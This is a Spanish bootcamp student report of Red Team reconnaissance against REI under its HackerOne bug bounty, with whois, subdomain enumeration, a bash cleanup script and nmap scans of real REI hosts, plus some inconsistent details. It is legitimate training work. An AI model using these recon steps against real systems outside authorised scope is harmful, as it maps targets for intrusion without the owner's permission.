

José Benito Ibarria Topete

Módulo de Red Team

VII Full Stack Cyber Security Bootcamp

KeepCoding

23-06-2024

Introducción:

Este informe detalla una práctica integral de Red Team realizada como ejercicio final del módulo correspondiente en un bootcamp de ciberseguridad. La práctica se divide en dos ejercicios principales que abarcan aspectos cruciales de las operaciones de Red Team:

1. Reconocimiento y enumeración de la infraestructura de Recreational Equipment, Inc. (REI) en el contexto de un programa de Bug Bounty.
2. Construcción de un laboratorio con máquinas Windows y Linux para simular un escenario de Command and Control (C2).

Estos ejercicios están diseñados para aplicar habilidades y técnicas fundamentales en el campo de la seguridad ofensiva, incluyendo recopilación de información, enumeración de activos, escaneo de vulnerabilidades, tunelización SSH, y configuración de infraestructura C2. La práctica enfatiza la importancia de seguir metodologías éticas y legales, operando dentro de los límites establecidos por los programas de Bug Bounty y utilizando entornos controlados para las pruebas de penetración.

Ejercicio 1

Recreational Equipment, Inc. (REI), conocida comúnmente como REI, es una corporación estadounidense de servicios minoristas y de recreación al aire libre. La empresa tiene presencia en línea a través del dominio rei.com. Como parte de un ejercicio de planificación y reconocimiento, hemos decidido realizar actividades de enumeración y análisis de seguridad sobre esta empresa en el marco de un programa de Bug Bounty gestionado por HackerOne.

El objetivo de este ejercicio es realizar una planificación y un primer reconocimiento para definir objetivos sobre la infraestructura de REI. Es importante destacar que todas las actividades realizadas están basadas en lo que la empresa permite hacer en su programa de Bug Bounty, asegurando que cualquier proceso de red team no se salga del scope ya definido.

Descripción del Programa de Bug Bounty


REI participa en un programa de recompensas por errores (Bug Bounty) en HackerOne, donde permite a los investigadores de seguridad realizar pruebas controladas y documentadas sobre sus sistemas. En este contexto, estamos realizando actividades de enumeración y análisis para identificar activos clave, rangos de red, y posibles vectores de acceso.

The screenshot shows the REI Bug Bounty Program page on the HackerOne platform. At the top, there's a navigation bar with icons for back, forward, search, and user profile. The URL is hackerone.com/rei_bbp?type=team. A message says "You are already signed in." On the right, there's a "Submit report" button and sections for the "Bug Bounty Program" (launched in Sep 2023, managed by HackerOne, includes retesting, collaboration enabled). Below that are "Bookmark" and "Subscribe" buttons. The main content area has a sidebar with navigation links like Overview, Scope, Hacktivity, Thanks, Updates (1), and Collaborators. The main content shows an "Active campaign" for REI BBP, which ends in 13 days. It lists "Assets eligible: 1" with a URL of rei.com. At the bottom, there are severity counts: Low (1x), Medium (1.5x), High (2x), and Critical (2x).

Actividades Realizadas

Obtención de Información Básica del Dominio:

- Utilizamos el comando whois para obtener información básica del dominio rei.com.



A screenshot of a terminal window titled "jose@Kali: ~". The window shows the command \$ whois rei.com followed by its output. The output provides basic domain information including the domain name, registry ID, registrar, creation date, expiration date, and name servers.

```
jose@Kali: ~
File Actions Edit View Help
(jose@Kali)-[~]
$ whois rei.com

Domain Name: REI.COM
Registry Domain ID: 2945865_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: http://cscdbs.com
Updated Date: 2024-03-10T06:07:42Z
Creation Date: 1996-03-13T05:00:00Z
Registry Expiry Date: 2025-03-14T04:00:00Z
Registrar: CSC Corporate Domains, Inc.
Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse@cscglobal.com
Registrar Abuse Contact Phone: 88887802723
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: EDNS3.ULTRADNS.BIZ
Name Server: EDNS3.ULTRADNS.COM
Name Server: EDNS3.ULTRADNS.NET
Name Server: EDNS3.ULTRADNS.ORG
Name Server: NS17.ULTRADNS2.COM
Name Server: NS17.ULTRADNS2.ORG
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-06-18T14:06:27Z <<<
```

Obteniendo los siguientes resultados:

- Dominio: rei.com
- Registrador: CSC Corporate Domains, Inc.
- Fecha de creación: 13 de marzo de 1996
- Fecha de expiración: 14 de marzo de 2025

- Servidores de nombres: EDNS3.ULTRADNS.BIZ, EDNS3.ULTRADNS.COM, EDNS3.ULTRADNS.NET, EDNS3.ULTRADNS.ORG, NS17.ULTRADNS2.COM, NS17.ULTRADNS2.ORG

Enumeración de Subdominios:

- Utilizamos la herramienta Sublist3r para enumerar los subdominios asociados con rei.com.

```
jose@Kali: ~
File Actions Edit View Help
Register your domain name at http://www.cscglobal.com
(jose@Kali)-[~]
$ sublist3r -d rei.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for rei.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
```

Resultados:

- El total de subdominios encontrados es: 281
- Dominios más importantes identificados: www.rei.com, api.rei.com, secure.rei.com, vpn.rei.com, mail.rei.com, portal.rei.com, partners.rei.com

Clasificación de Activos Clave

A continuación, se presenta una clasificación de los subdominios identificados según su importancia para las operaciones de REI.

1. Dominios Principales:

- www.rei.com: Sitio web principal de REI.

2. Servicios Web:

- desktop.rei.com: Portal interno para empleados o socios.

3. Servicios internos:

- engineering.rei.com: Servicio de correo electrónico de REI.

4. Red Privada Virtual (VPN):


- vpn.rei.com: Servicio VPN utilizado por empleados para acceder a la red interna de forma segura.

5. Servicios de Socios:

- partners.rei.com: Portal de socios para colaboraciones y negocios.

Limpieza de Subdominios:

- Creación y ejecución de un script en Bash para limpiar los resultados de la enumeración de subdominios.



```
jose@Kali: ~/Documents/redTeamPractice
File Actions Edit View Help
#!/bin/bash

# Archivo de entrada con los resultados brutos
input_file="enumeracionSub.txt"

# Archivo de salida con los resultados limpios
output_file="subdomains_clean.txt"

# Limpiar el archivo de salida previo si existe
> "$output_file"

# Leer el archivo de entrada linea por linea
while IFS= read -r line
do
    # Limpiar lineas que contienen subdominios, ignorando otras lineas
    if [[ $line == *.rei.com* ]]; then
        # Eliminar caracteres no deseados y limpiar la linea
        clean_line=$(echo $line | sed 's/[^\w.-]*//g' | sed 's/\033\\[[0-9;]*m//g')
        # Escribir la linea limpia en el archivo de salida
        echo $clean_line >> "$output_file"
    fi
done < "$input_file"

echo "Limpieza completada. Los resultados limpios estan en $output_file."
~
```

3,30

All

Identificación de Rangos de IP:

- Utilizamos bgp.he.net para identificar los rangos de IP asociados con rei.com.
- **Resultados:**
 - Rango de IP: 23.218.188.0/22 - AS16625 - Akamai Technologies, Inc.
 - Rango de IP: 23.192.0.0/11 - AS20940 - Akamai International B.V.

The screenshot shows the BGP Toolkit Home page for the domain rei.com. The main content area displays two IP ranges and their corresponding Autonomous System numbers (ASes) and network names. The left sidebar contains a list of various network analysis tools and reports. The bottom of the screen shows a Windows taskbar with icons for weather, search, and system status.

Escaneo Activo

Al ejecutar un escaneo activo con nmap intentamos identificar los servicios y posibles vulnerabilidades en los dominios principales que son:

- www.rei.com
- vpn.rei.com
- engineering.rei.com
- desktop.rei.com
- 129.149.28.0/22

Enumeración activa al dominio www.rei.com

nmap -p 1-1024,8080,8443 -sC -sV -T4 -v www.rei.com


```
PS> jose@Kali: /home/jose/Documents/redTeamPractice
File Actions Edit View Help
Discovered open port 80/tcp on 23.41.208.122
Completed Connect Scan at 07:10, 4.52s elapsed (1026 total ports)
Initiating Service scan at 07:10
Scanning 2 services on www.rei.com (23.41.208.122)
Completed Service scan at 07:10, 5.03s elapsed (2 services on 1 host)
NSE: Script scanning 23.41.208.122.
Initiating NSE at 07:10
Completed NSE at 07:10, 20.57s elapsed
Initiating NSE at 07:10
Completed NSE at 07:10, 16.27s elapsed
Initiating NSE at 07:10
Completed NSE at 07:10, 0.00s elapsed
Nmap scan report for www.rei.com (23.41.208.122)
Host is up (0.0062s latency)
rDNS record for 23.41.208.122: a23-41-208-122.deploy.static.akamaitechnologies.com
Not shown: 1024 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
| ssl-cert: Subject: commonName=*.rei.com/organizationName=Recreational Equipment Inc./stateOrProvinceName=Washington/countryName=US
| Subject Alternative Name: DNS:*.rei.com, DNS:rei.com
| Issuer: commonName=DigiCert TLS RSA SHA256 2020 CA1/organizationName=DigiCert Inc/countryName=US
| Public Key type: ec
| Public Key bits: 256
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-11-17T00:00:00
| Not valid after: 2024-11-20T23:59:59
| MD5: e688:80e8:9238:37a3:43b1:b9ea:6398:8a0d
| SHA-1: 291b:4606:9a07:f649:248a:f958:7ba:0f1a:2243:73d3
```

Resultados Obtenidos:

- **Puertos Abiertos:**
 - **80/tcp:** Servicio HTTP
 - **443/tcp:** Servicio HTTPS
- **Detalles del Certificado SSL:**
 - **Subject:** commonName=*.rei.com, organizationName=Recreational Equipment Inc., stateOrProvinceName=Washington, countryName=US
 - **Issuer:** DigiCert TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
 - **Subject Alternative Name:** DNS:*.rei.com, DNS .com
 - **Public Key Algorithm:** RSA
 - **Public Key bits:** 256
 - **Signature Algorithm:** sha256WithRSAEncryption
 - **Valido desde:** 2023-11-17
 - **Valido hasta:** 2024-11-20

Enumeración activa al dominio vpn.rei.com

```
nmap -p 1-1024,8080,8443 -sC -sV -T4 -v vpn.rei.com
```



```
(jose@Kali)-[~/home/jose/Documents/redTeamPractice]
$ nmap -p 1-1024,8080,8443 -sC -sV -T4 -v vpn.rei.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 07:21 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:21
Completed NSE at 07:21, 0.00s elapsed
Initiating NSE at 07:21
Completed NSE at 07:21, 0.00s elapsed
Initiating NSE at 07:21
Completed NSE at 07:21, 0.00s elapsed
Initiating NSE at 07:21
Completed NSE at 07:21, 0.00s elapsed
Initiating Ping Scan at 07:21
Scanning vpn.rei.com (64.79.147.67) [2 ports]
Completed Ping Scan at 07:21, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:21
Completed Parallel DNS resolution of 1 host. at 07:21, 0.33s elapsed
Initiating Connect Scan at 07:21
Scanning vpn.rei.com (64.79.147.67) [1026 ports]
Discovered open port 80/tcp on 64.79.147.67
Discovered open port 443/tcp on 64.79.147.67
Increasing send delay for 64.79.147.67 from 0 to 5 due to 11 out of 15 dropped probes since last increase.
Increasing send delay for 64.79.147.67 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
Completed Connect Scan at 07:22, 60.01s elapsed (1026 total ports)
Initiating Service scan at 07:22
Scanning 2 services on vpn.rei.com (64.79.147.67)
Completed Service scan at 07:23, 19.78s elapsed (2 services on 1 host)
NSE: Script scanning 64.79.147.67.
Initiating NSE at 07:23
Completed NSE at 07:23, 5.11s elapsed
Initiating NSE at 07:23
Completed NSE at 07:23, 0.56s elapsed
Initiating NSE at 07:23
Completed NSE at 07:23, 0.00s elapsed
Nmap scan report for vpn.rei.com (64.79.147.67)
Host is up (0.065s latency).
rDNS record for 64.79.147.67: cust-64.79.147.67.switchnap.com
Not shown: 1024 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Palo Alto GlobalProtect Gateway httpd
|_http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to https://vpn.rei.com/
```

Resultados:

- **Puertos Abiertos:**
 - **80/tcp:** Servicio HTTP
 - **443/tcp:** Servicio HTTPS
- **rDNS record:** cust-64.79.147.67.switchnap.com
- **Detalles del Certificado SSL:**
 - **Subject:** commonName=vpn.rei.com, organizationName=Recreational Equipment Incorporated, stateOrProvinceName=Washington, countryName=US
 - **Issuer:** DigiCert Global G2 TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
 - **Subject Alternative Name:** DNS .rei.com, DNS .rei.com, DNS .rei.com, DNS .rei.com
 - **Public Key type:** RSA
 - **Public Key bits:** 2048
 - **Signature Algorithm:** sha256WithRSAEncryption
 - **Valido desde:** 2024-04-11
 - **Valido hasta:** 2025-04-10
- **Servicios Identificados:**
 - **80/tcp (HTTP):**
 - Servicio: Palo Alto GlobalProtect Gateway httpd
 - Métodos Soportados: GET, HEAD, POST, OPTIONS
 - Redirección a HTTPS.
 - **443/tcp (HTTPS):**
 - Servicio: Palo Alto GlobalProtect Gateway httpd
 - Métodos Soportados: GET, HEAD, POST
 - Certificado SSL detectado y analizado.

Enumeración activa al dominio vpn.rei.com

```
nmap -p 1-1024,8080,8443 -sC -sV -T4 -v desktop.rei.com
```

The screenshot shows a terminal window with two tabs. The current tab displays the results of an nmap scan. The command run was `nmap -p 1-1024,8080,8443 -sC -sV -T4 -v desktop.rei.com`. The output shows that port 8443 is open and identified as a Palo Alto GlobalProtect Gateway httpd service, supporting GET, HEAD, POST, and OPTIONS methods, and performing a redirect to HTTPS. The scan also identifies the certificate as SSL, which has been analyzed. Other ports (1-1024, 8080) were closed. The NSE (Nmap Script Engine) was loaded with 156 scripts and performed pre-scanning.

```
jose@Kali: ~/Documents/redTeamPractice
File Actions Edit View Help
PS> jose@Kali: /home/jose/Documents/redTeamPractice x | jose@Kali: ~/Documents/redTeamPractice x

[jose@Kali]-
$ nmap -p 1-1024,8080,8443 -sC -sV -T4 -v desktop.rei.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 08:11 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
Initiating NSE at 08:11
Completed NSE at 08:11, 0.00s elapsed
Initiating Ping Scan at 08:11
Scanning desktop.rei.com (204.89.17.140) [2 ports]
Completed Ping Scan at 08:11, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:11
```

Resultados:

- **Puertos Abiertos:**
 - **80/tcp:** Servicio HTTP
 - **443/tcp:** Servicio HTTPS
 - **8443/tcp:** Servicio HTTPS Alternativo
- **Servicios Identificados:**
 - **80/tcp (HTTP):**
 - Servicio: Desconocido
 - Métodos Soportados: GET, HEAD, POST, OPTIONS
 - Favicon: Unknown favicon MD5:
C6ACEDAFF906029FC5455D9EC52C7F42
 - Redirección a HTTPS
 - **443/tcp (HTTPS):**
 - Servicio: Palo Alto GlobalProtect Gateway httpd
 - Métodos Soportados: GET, HEAD, POST
 - Certificado SSL detectado y analizado:
 - **Subject:** commonName=desktop.rei.com, organizationName=Recreational Equipment Incorporated, stateOrProvinceName=Washington, countryName=US
 - **Issuer:** DigiCert Global G2 TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
 - **Subject Alternative Name:** DNS .rei.com, DNS .rei.com, DNS .rei.com
 - **Public Key type:** RSA
 - **Public Key bits:** 2048
 - **Signature Algorithm:** sha256WithRSAEncryption
 - **Valido desde:** 2023-11-01
 - **Valido hasta:** 2024-11-05
 - **8443/tcp (HTTPS Alternativo):**
 - Servicio: Palo Alto GlobalProtect Gateway httpd
 - Métodos Soportados: GET, HEAD, POST, OPTIONS
 - Certificado SSL detectado y analizado:

- **Subject:** commonName=desktop.rei.com, organizationName=Recreational Equipment Incorporated, stateOrProvinceName=Washington, countryName=US
- **Issuer:** DigiCert Global G2 TLS RSA SHA256 2020 CA1, organizationName=DigiCert Inc, countryName=US
- **Subject Alternative Name:** DNS.rei.com, DNS.rei.com, DNS .rei.com
- **Public Key type:** RSA
- **Public Key bits:** 2048
- **Signature Algorithm:** sha256WithRSAEncryption
- **Valido desde:** 2023-11-01
- **Valido hasta:** 2024-11-05
- **Fingerprint Strings:**
 - El servicio en el puerto 443 y 8443 devolvió un error "400 Bad Request" con varios encabezados de seguridad:
 - X-XSS-Protection: 1; mode=block
 - Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
 - X-Frame-Options: SAMEORIGIN
 - Content-Security-Policy: default-src 'self';font-src 'self' data:;script-src 'self' 'unsafe-inline' 'unsafe-eval' data:;style-src 'self' 'unsafe-inline';img-src 'self' blob: data;
 - X-Content-Type-Options: nosniff

Tenemos una salida del servidor en los puertos 443 y 8443 de desktop.rei.com que devuelve un error "400 Bad Request" para solicitudes mal formateadas y está configurado con varios encabezados de seguridad que protegen contra una variedad de ataques web, incluyendo XSS, clickjacking, y otros ataques de inyección de contenido.

Enumeración activa al dominio engineering.rei.com

```
nmap -p 1-1024,8080,8443 -sC -sV -T4 -v engineering.rei.com
```

```

jose@Kali: ~/Documents/redTeamPractice
File Actions Edit View Help
PS> jose@Kali: /home/jose/Documents/redTeamPractice × jose@Kali: ~/Documents/redTeamPractice ×
└$ nmap -p 1-1024,8080,8443 -sC -sV -T4 -v engineering.rei.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 08:18 CST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:18
Completed NSE at 08:18, 0.00s elapsed
Initiating NSE at 08:18
Completed NSE at 08:18, 0.00s elapsed
Initiating NSE at 08:18
Completed NSE at 08:18, 0.00s elapsed
Initiating NSE at 08:18
Completed NSE at 08:18, 0.00s elapsed
Initiating Ping Scan at 08:18
Scanning engineering.rei.com (18.160.124.30) [2 ports]
Completed Ping Scan at 08:18, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:18
Completed Parallel DNS resolution of 1 host. at 08:18, 0.01s elapsed
Initiating Connect Scan at 08:18
Scanning engineering.rei.com (18.160.124.30) [1026 ports]
Discovered open port 443/tcp on 18.160.124.30
Discovered open port 80/tcp on 18.160.124.30
Increasing send delay for 18.160.124.30 from 0 to 5 due to 11 out of 14 dropped probes since last increase.
Increasing send delay for 18.160.124.30 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
Completed Connect Scan at 08:19, 47.29s elapsed (1026 total ports)
Initiating Service scan at 08:19
Scanning 2 services on engineering.rei.com (18.160.124.30)
Completed Service scan at 08:19, 12.07s elapsed (2 services on 1 host)
NSE: Script scanning 18.160.124.30.
Initiating NSE at 08:19
Completed NSE at 08:19, 5.04s elapsed
Initiating NSE at 08:19
Completed NSE at 08:19, 0.10s elapsed
Initiating NSE at 08:19
Completed NSE at 08:19, 0.00s elapsed
Nmap scan report for engineering.rei.com (18.160.124.30)
Host is up (0.01s latency).
Other addresses for engineering.rei.com (not scanned): 18.160.124.97 18.160.124.84 18.160.124.82
rDNS record for 18.160.124.30: server-18-160-124-30.qro51.r.cloudfront.net
Not shown: 1024 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Amazon CloudFront httpd
|_http-server-header: CloudFront
|_http-title: Did not follow redirect to https://engineering.rei.com/

```

Resultados:

- **Puertos Abiertos:**
 - **80/tcp:** Servicio HTTP
 - **443/tcp:** Servicio HTTPS
- **Servicios Identificados:**
 - **80/tcp (HTTP):**
 - Servicio: Amazon CloudFront httpd
 - Métodos Soportados: GET, HEAD
 - Encabezados del Servidor: CloudFront
 - Redirección a HTTPS (<https://engineering.rei.com/>)
 - **443/tcp (HTTPS):**
 - Servicio: Amazon CloudFront httpd
 - Métodos Soportados: GET, HEAD
 - Certificado SSL detectado y analizado:
 - **Subject:** commonName=engineering.rei.com
 - **Subject Alternative Name:** DNS .rei.com
 - **Issuer:** Amazon RSA 2048 M02,

- **Public Key type:** RSA
- **Public Key bits:** 2048
- **Signature Algorithm:** sha256WithRSAEncryption
- **Valido desde:** 2023-08-09
- **Valido hasta:** 2024-09-06
- Encabezados del Servidor: AmazonS3, CloudFront
- Título de la Página: REI Co-op Engineering

